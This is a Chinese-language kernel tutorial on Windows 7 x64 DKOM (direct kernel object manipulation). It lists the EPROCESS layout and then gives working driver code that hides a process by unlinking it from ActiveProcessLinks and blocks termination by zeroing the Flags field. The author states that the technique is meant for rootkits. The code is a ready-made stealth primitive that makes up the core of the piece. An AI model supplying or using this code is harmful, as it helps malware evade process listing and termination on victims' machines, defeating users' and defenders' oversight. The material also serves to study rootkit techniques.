用 DKOM 的方法来隐藏进程和保护进程，是非常简单的。核心代码在 10 行之内，但是效果却非常显著。不过，**用 DKOM 来隐藏进程是会触发 PATCHGUARD 导致蓝屏的**，这个大家要特别注意。

DKOM 隐藏进程和保护进程的本质是操作 EPROCESS 结构体，下面先来贴出 WINDOWS 7 X64 的 EPROCESS 定义，重要部分用红色标注：

```
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x160 ProcessLock      : _EX_PUSH_LOCK
   +0x168 CreateTime       : _LARGE_INTEGER
   +0x170 ExitTime         : _LARGE_INTEGER
   +0x178 RundownProtect   : _EX_RUNDOWN_REF
   +0x180 UniqueProcessId  : Ptr64 Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY
   +0x198 ProcessQuotaUsage : [2] Uint8B
   +0x1a8 ProcessQuotaPeak : [2] Uint8B
   +0x1b8 CommitCharge     : Uint8B
   +0x1c0 QuotaBlock       : Ptr64 _EPROCESS_QUOTA_BLOCK
   +0x1c8 CpuQuotaBlock    : Ptr64 _PS_CPU_QUOTA_BLOCK
   +0x1d0 PeakVirtualSize  : Uint8B
   +0x1d8 VirtualSize      : Uint8B
   +0x1e0 SessionProcessLinks : _LIST_ENTRY
   +0x1f0 DebugPort        : Ptr64 Void
   +0x1f8 ExceptionPortData : Ptr64 Void
   +0x1f8 ExceptionPortValue : Uint8B
   +0x1f8 ExceptionPortState : Pos 0, 3 Bits
   +0x200 ObjectTable      : Ptr64 _HANDLE_TABLE
   +0x208 Token            : _EX_FAST_REF
   +0x210 WorkingSetPage   : Uint8B
   +0x218 AddressCreationLock : _EX_PUSH_LOCK
   +0x220 RotateInProgress : Ptr64 _ETHREAD
   +0x228 ForkInProgress   : Ptr64 _ETHREAD
   +0x230 HardwareTrigger  : Uint8B
   +0x238 PhysicalVadRoot  : Ptr64 _MM_AVL_TABLE
   +0x240 CloneRoot        : Ptr64 Void
   +0x248 NumberOfPrivatePages : Uint8B
   +0x250 NumberOfLockedPages : Uint8B
   +0x258 Win32Process     : Ptr64 Void
   +0x260 Job              : Ptr64 _EJOB
   +0x268 SectionObject    : Ptr64 Void
   +0x270 SectionBaseAddress : Ptr64 Void
   +0x278 Cookie           : Uint4B
   +0x27c UmsScheduledThreads : Uint4B
   +0x280 WorkingSetWatch  : Ptr64 _PAGEFAULT_HISTORY
```

```
   +0x288 Win32WindowStation : Ptr64 Void
   +0x290 InheritedFromUniqueProcessId : Ptr64 Void
   +0x298 LdtInformation   : Ptr64 Void
   +0x2a0 Spare            : Ptr64 Void
   +0x2a8 ConsoleHostProcess : Uint8B
   +0x2b0 DeviceMap        : Ptr64 Void
   +0x2b8 EtwDataSource    : Ptr64 Void
   +0x2c0 FreeTebHint      : Ptr64 Void
   +0x2c8 FreeUmsTebHint   : Ptr64 Void
   +0x2d0 PageDirectoryPte : _HARDWARE_PTE
   +0x2d0 Filler           : Uint8B
   +0x2d8 Session          : Ptr64 Void
   +0x2e0 ImageFileName    : [15] UChar
   +0x2ef PriorityClass    : UChar
   +0x2f0 JobLinks         : _LIST_ENTRY
   +0x300 LockedPagesList  : Ptr64 Void
   +0x308 ThreadListHead   : _LIST_ENTRY
   +0x318 SecurityPort     : Ptr64 Void
   +0x320 Wow64Process     : Ptr64 Void
   +0x328 ActiveThreads    : Uint4B
   +0x32c ImagePathHash    : Uint4B
   +0x330 DefaultHardErrorProcessing : Uint4B
   +0x334 LastThreadExitStatus : Int4B
   +0x338 Peb              : Ptr64 _PEB
   +0x340 PrefetchTrace    : _EX_FAST_REF
   +0x348 ReadOperationCount : _LARGE_INTEGER
   +0x350 WriteOperationCount : _LARGE_INTEGER
   +0x358 OtherOperationCount : _LARGE_INTEGER
   +0x360 ReadTransferCount : _LARGE_INTEGER
   +0x368 WriteTransferCount : _LARGE_INTEGER
   +0x370 OtherTransferCount : _LARGE_INTEGER
   +0x378 CommitChargeLimit : Uint8B
   +0x380 CommitChargePeak : Uint8B
   +0x388 AweInfo          : Ptr64 Void
   +0x390 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
   +0x398 Vm               : _MMSUPPORT
   +0x420 MmProcessLinks   : _LIST_ENTRY
   +0x430 HighestUserAddress : Ptr64 Void
   +0x438 ModifiedPageCount : Uint4B
   +0x43c Flags2           : Uint4B
   +0x43c JobNotReallyActive : Pos 0, 1 Bit
   +0x43c AccountingFolded : Pos 1, 1 Bit
   +0x43c NewProcessReported : Pos 2, 1 Bit
   +0x43c ExitProcessReported : Pos 3, 1 Bit
```

```
   +0x43c ReportCommitChanges : Pos 4, 1 Bit
   +0x43c LastReportMemory : Pos 5, 1 Bit
   +0x43c ReportPhysicalPageChanges : Pos 6, 1 Bit
   +0x43c HandleTableRundown : Pos 7, 1 Bit
   +0x43c NeedsHandleRundown : Pos 8, 1 Bit
   +0x43c RefTraceEnabled  : Pos 9, 1 Bit
   +0x43c NumaAware        : Pos 10, 1 Bit
   +0x43c ProtectedProcess : Pos 11, 1 Bit
   +0x43c DefaultPagePriority : Pos 12, 3 Bits
   +0x43c PrimaryTokenFrozen : Pos 15, 1 Bit
   +0x43c ProcessVerifierTarget : Pos 16, 1 Bit
   +0x43c StackRandomizationDisabled : Pos 17, 1 Bit
   +0x43c AffinityPermanent : Pos 18, 1 Bit
   +0x43c AffinityUpdateEnable : Pos 19, 1 Bit
   +0x43c PropagateNode    : Pos 20, 1 Bit
   +0x43c ExplicitAffinity : Pos 21, 1 Bit
   +0x440 Flags            : Uint4B
   +0x440 CreateReported   : Pos 0, 1 Bit
   +0x440 NoDebugInherit   : Pos 1, 1 Bit
   +0x440 ProcessExiting   : Pos 2, 1 Bit
   +0x440 ProcessDelete    : Pos 3, 1 Bit
   +0x440 Wow64SplitPages  : Pos 4, 1 Bit
   +0x440 VmDeleted        : Pos 5, 1 Bit
   +0x440 OutswapEnabled   : Pos 6, 1 Bit
   +0x440 Outswapped       : Pos 7, 1 Bit
   +0x440 ForkFailed       : Pos 8, 1 Bit
   +0x440 Wow64VaSpace4Gb  : Pos 9, 1 Bit
   +0x440 AddressSpaceInitialized : Pos 10, 2 Bits
   +0x440 SetTimerResolution : Pos 12, 1 Bit
   +0x440 BreakOnTermination : Pos 13, 1 Bit
   +0x440 DeprioritizeViews : Pos 14, 1 Bit
   +0x440 WriteWatch       : Pos 15, 1 Bit
   +0x440 ProcessInSession : Pos 16, 1 Bit
   +0x440 OverrideAddressSpace : Pos 17, 1 Bit
   +0x440 HasAddressSpace  : Pos 18, 1 Bit
   +0x440 LaunchPrefetched : Pos 19, 1 Bit
   +0x440 InjectInpageErrors : Pos 20, 1 Bit
   +0x440 VmTopDown        : Pos 21, 1 Bit
   +0x440 ImageNotifyDone  : Pos 22, 1 Bit
   +0x440 PdeUpdateNeeded  : Pos 23, 1 Bit
   +0x440 VdmAllowed       : Pos 24, 1 Bit
   +0x440 CrossSessionCreate : Pos 25, 1 Bit
   +0x440 ProcessInserted  : Pos 26, 1 Bit
   +0x440 DefaultIoPriority : Pos 27, 3 Bits
```

```
   +0x440 ProcessSelfDelete : Pos 30, 1 Bit
   +0x440 SetTimerResolutionLink : Pos 31, 1 Bit
   +0x444 ExitStatus       : Int4B
   +0x448 VadRoot          : _MM_AVL_TABLE
   +0x488 AlpcContext      : _ALPC_PROCESS_CONTEXT
   +0x4a8 TimerResolutionLink : _LIST_ENTRY
   +0x4b8 RequestedTimerResolution : Uint4B
   +0x4bc ActiveThreadsHighWatermark : Uint4B
   +0x4c0 SmallestTimerResolution : Uint4B
   +0x4c8 TimerResolutionStackRecord : Ptr64 _PO_DIAG_STACK_RECORD
```


这么长的一份列表，我们只要关注两个成员：ActiveProcessLinks 和 Flag。ActiveProcessLinks 把各个 EPROCESS 结构体连接成“双向链表”，ZwQuerySystemInformation 枚举进程时就是枚举这条链表，如果将某个 EPROCESS 从中摘除，ZwQuerySystemInformation 就无法枚举到被摘链的进程了，而依靠此函数的一堆 RING3 的枚举进程函数也失效了；而把 Flag 置 0 后，OpenProcess 函数就会返回失败。不过需要注意的是，**用 DKOM 来保护进程会有很大的隐患，比如调用 CreateProcess 会失败，而且进程退出但不取消保护的话，有一定机率导致蓝屏**。一句话，**DKOM 保护进程和隐藏进程只适用于 ROOTKIT，而不适用于正规软件**。实现隐藏进程和保护进程的代码如下：

```
//偏移定义
#define PROCESS_ACTIVE_PROCESS_LINKS_OFFSET    0x188
//摘除双向链表的指定项
VOID RemoveListEntry(PLIST_ENTRY ListEntry)
{
    KIRQL OldIrql;
    OldIrql = KeRaiseIrqlToDpcLevel();
    if (ListEntry->Flink != ListEntry &&
        ListEntry->Blink != ListEntry &&
        ListEntry->Blink->Flink == ListEntry &&
        ListEntry->Flink->Blink == ListEntry)
    {
            ListEntry->Flink->Blink = ListEntry->Blink;
            ListEntry->Blink->Flink = ListEntry->Flink;
            ListEntry->Flink = ListEntry;
            ListEntry->Blink = ListEntry;
    }
    KeLowerIrql(OldIrql);
}
//隐藏进程
VOID HideProcess(PEPROCESS Process)
{
    RemoveListEntry((PLIST_ENTRY)((ULONG64)Process+PROCESS_ACTIVE_PROCESS_LINKS_OFFSET));
}
```

```
//定义偏移
```

```
#define PROCESS_FLAG_OFFSET                0x440
//保护进程
ULONG ProtectProcess(PEPROCESS Process, BOOLEAN bIsProtect, ULONG v)
{
    ULONG op;
    if(bIsProtect)
    {
        op=*(PULONG)((ULONG64)Process+PROCESS_FLAG_OFFSET);
        *(PULONG)((ULONG64)Process+PROCESS_FLAG_OFFSET)=0;
        return op;
    }
    else
    {
        *(PULONG)((ULONG64)Process+PROCESS_FLAG_OFFSET)=v;
        return 0;
    }
}
```

效果如下如所示（加载驱动后，用 WIN64AST 查看进程，可以发现 DWM.EXE 处于隐藏状态；用任务管理器结束 audiodg.exe，会提示出错）：



本文到此结束。示例代码在附件里。